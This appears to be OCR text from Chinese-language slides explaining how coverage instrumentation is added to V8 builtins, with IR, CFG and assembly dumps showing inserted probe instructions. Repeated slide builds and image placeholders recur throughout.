

Torque: Builtins
CPP: Turbofan, GC, ...
1. 宏展开
CSA
Stub
CPP语言



Torque: Builtins
CPP: Turbofan, GC, ...
1. 宏展开
CSA
Stub
2. 编译cpp代码
mksnapshot
mksnapshot是一个可执行文件


Torque: Builtins
CPP: Turbofan, GC, ...
1. 宏展开
CSA
Stub
2. 编译cpp代码
mksnapshot
3. 执行Turbofan优化编译
snapshot.bin
运行mksnapshot
1. CSA调用turbofan接口生成IR
2. turbofan优化IR生成汇编指令
3. 内存中的汇编指令打包进行
snapshot.bin中


Torque: Builtins
CPP: Turbofan, GC, ...
1. 宏展开
CSA
Stub
2. 编译cpp代码
4. 编译cpp代码
mksnapshot
v8
3. 执行Turbofan优化编译
snapshot.bin


Torque: Builtins
CPP: Turbofan, GC, ...
1. 宏展开
CSA
Stub
2. 编译cpp代码
4. 编译cpp代码
mksnapshot
v8
3. 执行Turbofan优化编译
5. 运行时加载
snapshot.bin


Torque: Builtins
CPP: Turbofan, GC, ...
1. 宏展开
CSA
Stub
2. 编译cpp代码
mksnapshot
4. 编译cpp代码
v8
LLVM编译
3. 执行Turbofan优化编译
snapshot.bin
Turbofan编译
5. 运行时加载


Torque: Builtins
CPP: Turbofan, GC, ...
1. 宏展开
CSA
Stub
2. 编译cpp代码
4. 编译cpp代码
mksnapshot
v8
LLVM编译
3. 执行Turbofan优化编译
覆盖率缺失
5. 运行时加载
snapshot.bin

v8 Builtins覆盖率插桩

```
Block B0 Id:0
   0: Start
   2: Parameter[0](0)
   6: Parameter[4](0)
   3: Parameter[1](0)
  33: ExternalConstant[0x55555a00bb60]
  14: Int64Constant[0]
   9: Int64Constant[50]
  11: HeapConstant[0x7eb000029a05 ]
  10: BitcastWordToTaggedSigned(9)
  12: Call[Addr:c-call:r1s0i4f0](33, 6, 10,
  13: ExternalConstant[0x531000001020]
  15: Load[kRepWord64](13, 14, 12, 0)
  16: StackPointerGreaterThan[CodeStubAssem
  17: Branch[Unspecified, True](16, 0)
  ➡ B2, B1
Block B1 Id:139 (deferred) ← B0
  19: IfFalse(17)
1602: Int32Constant[0]
1587: HeapConstant[0x7e9a00055071 ]
  21: ExternalConstant[0x55555a8f5930]
  23: Call[Code:StackGuard:r1s0i4f0](1587,
  ➡ B3
Block B2 Id:138 ← B0
  18: IfTrue(17)
```

schedule后生成CFG

v8 Builtins覆盖率插桩

```
Block B0 Id:0
   0: Start
   2: Parameter[0](0)
   6: Parameter[4](0)
   3: Parameter[1](0)
  33: ExternalConstant[0x55555a00bb60]
  14: Int64Constant[0]
   9: Int64Constant[50]
  11: HeapConstant[0x7eb000029a05 ]
  10: BitcastWordToTaggedSigned(9)
  12: Call[Addr:c-call:r1s0i4f0](33, 6, 10,
  13: ExternalConstant[0x531000001020]
  15: Load[kRepWord64](13, 14, 12, 0)
  16: StackPointerGreaterThan[CodeStubAssem
  17: Branch[Unspecified, True](16, 0)
 ➡ B2, B1
Block B1 Id:139 (deferred) ← B0
  19: IfFalse(17)
1602: Int32Constant[0]
1587: HeapConstant[0x7e9a00055071 ]
  21: ExternalConstant[0x55555a8f5930]
  23: Call[Code:StackGuard:r1s0i4f0](1587,
 ➡ B3
Block B2 Id:138 ← B0
  18: IfTrue(17)
```

schedule后生成CFG

```
Block B0
phi:
0: CSACoverageInstrument
1: stack:-1 = kRepTagged
2: gap (v341=stack:-1) ()
   rsi = kRepTagged
3: gap (v338=rsi) ()
   stack:-2 = kRepTagged
4: gap (v337=stack:-2) ()
   v8 = 0l
5: v364 = 50l
6: v365 = 0x7eb000029a05 <String[55]: #Parameter 4
7: ArchPrepareCallCFunction
8: gap () (rdi=v338, rsi=v364, rdx=v365)
   rax = ArchCallCFunction imm:65, rdi, rsi, rdx
9: ArchStackPointerGreaterThan : Root && branch
 ➡ B2, B1
Block B1 (deferred) ← B0
phi:
10: CSACoverageInstrument
11: v362 = 0
12: v361 = 0x55555a8f5930<StackGuard.entry>
13: gap () (rbx=v361, rax=v362, rsi=v338)
    rax = ArchCallCodeObject imm:64, rbx, rax, rsi
14: ArchJmp imm:3
 ➡ B3
Block B2 ← B0
phi:
15: CSACoverageInstrument
16: ArchJmp imm:3
```

指令选择时插入桩指令

v8 Builtins覆盖率插桩

```
Block B0 Id:0
   0: Start
   2: Parameter[0](0)
   6: Parameter[4](0)
   3: Parameter[1](0)
  33: ExternalConstant[0x55555a00bb60]
  14: Int64Constant[0]
   9: Int64Constant[50]
  11: HeapConstant[0x7eb000029a05 ]
  10: BitcastWordToTaggedSigned(9)
  12: Call[Addr:c-call:r1s0i4f0](33, 6, 10,
  13: ExternalConstant[0x531000001020]
  15: Load[kRepWord64](13, 14, 12, 0)
  16: StackPointerGreaterThan[CodeStubAssem
  17: Branch[Unspecified, True](16, 0)
 ➡ B2, B1
Block B1 Id:139 (deferred) ← B0
  19: IfFalse(17)
1602: Int32Constant[0]
1587: HeapConstant[0x7e9a00055071 ]
  21: ExternalConstant[0x55555a8f5930]
  23: Call[Code:StackGuard:r1s0i4f0](1587,
 ➡ B3
Block B2 Id:138 ← B0
  18: IfTrue(17)
```

schedule后生成CFG

```
Block B0
phi:
0: CSACoverageInstrument
1: stack:-1 = kRepTagged
2: gap (v341=stack:-1) ()
   rsi = kRepTagged
3: gap (v338=rsi) ()
   stack:-2 = kRepTagged
4: gap (v337=stack:-2) ()
   v8 = 0l
5: v364 = 50l
6: v365 = 0x7eb000029a05 <String[55]: #Pa
7: ArchPrepareCallCFunction
8: gap () (rdi=v338, rsi=v364, rdx=v365)
   rax = ArchCallCFunction imm:65, rdi, rs
9: ArchStackPointerGreaterThan : Root &&
➡ B2, B1
Block B1 (deferred) ← B0
phi:
10: CSACoverageInstrument
11: v362 = 0
12: v361 = 0x55555a8f5930<StackGuard.entry
13: gap () (rbx=v361, rax=v362, rsi=v338)
    rax = ArchCallCodeObject imm:64, rbx,
14: ArchJmp imm:3
➡ B3
Block B2 ← B0
phi:
15: CSACoverageInstrument
16: ArchJmp imm:3
```

指令选择时插入桩指令

```
                REX.W movq rsp,[rsp]
6e              REX.W cmpq rsp,[r13-0x60] (external
72              jna 0x5555b95c79ae  B1 <+0x19ee>
B2:
78              movl r10,0x3f1df
7e              orl [r10],0x4
B3:
82              movl r10,0x3f1df
88              orl [r10],0x8
8c              REX.W movq rax,[rbp+0x10]
90              test al,0x1
92              jz 0x5555b95c79cf  B4 <+0x1a0f>
```

指令生成: emit汇编指令

v8 Builtins覆盖率插桩

CPP插桩部分


共享内存

0x1000


```
    6a  REX.W movq rsp,[rsp]
    6e  REX.W cmpq rsp,[r13-0x60] (external
    72  jna 0x5555b95c79ae  B1 <+0x19ee>
B2:
    78  movl r10,0x3f1df
    7e  orl [r10],0x4
B3:
    82  movl r10,0x3f1df
    88  orl [r10],0x8
    8c  REX.W movq rax,[rbp+0x10]
    90  test al,0x1
    92  jz 0x5555b95c79cf  B4 <+0x1a0f>
```


指令生成: emit汇编指令

v8 Builtins覆盖率插桩





v8 Builtins覆盖率插桩

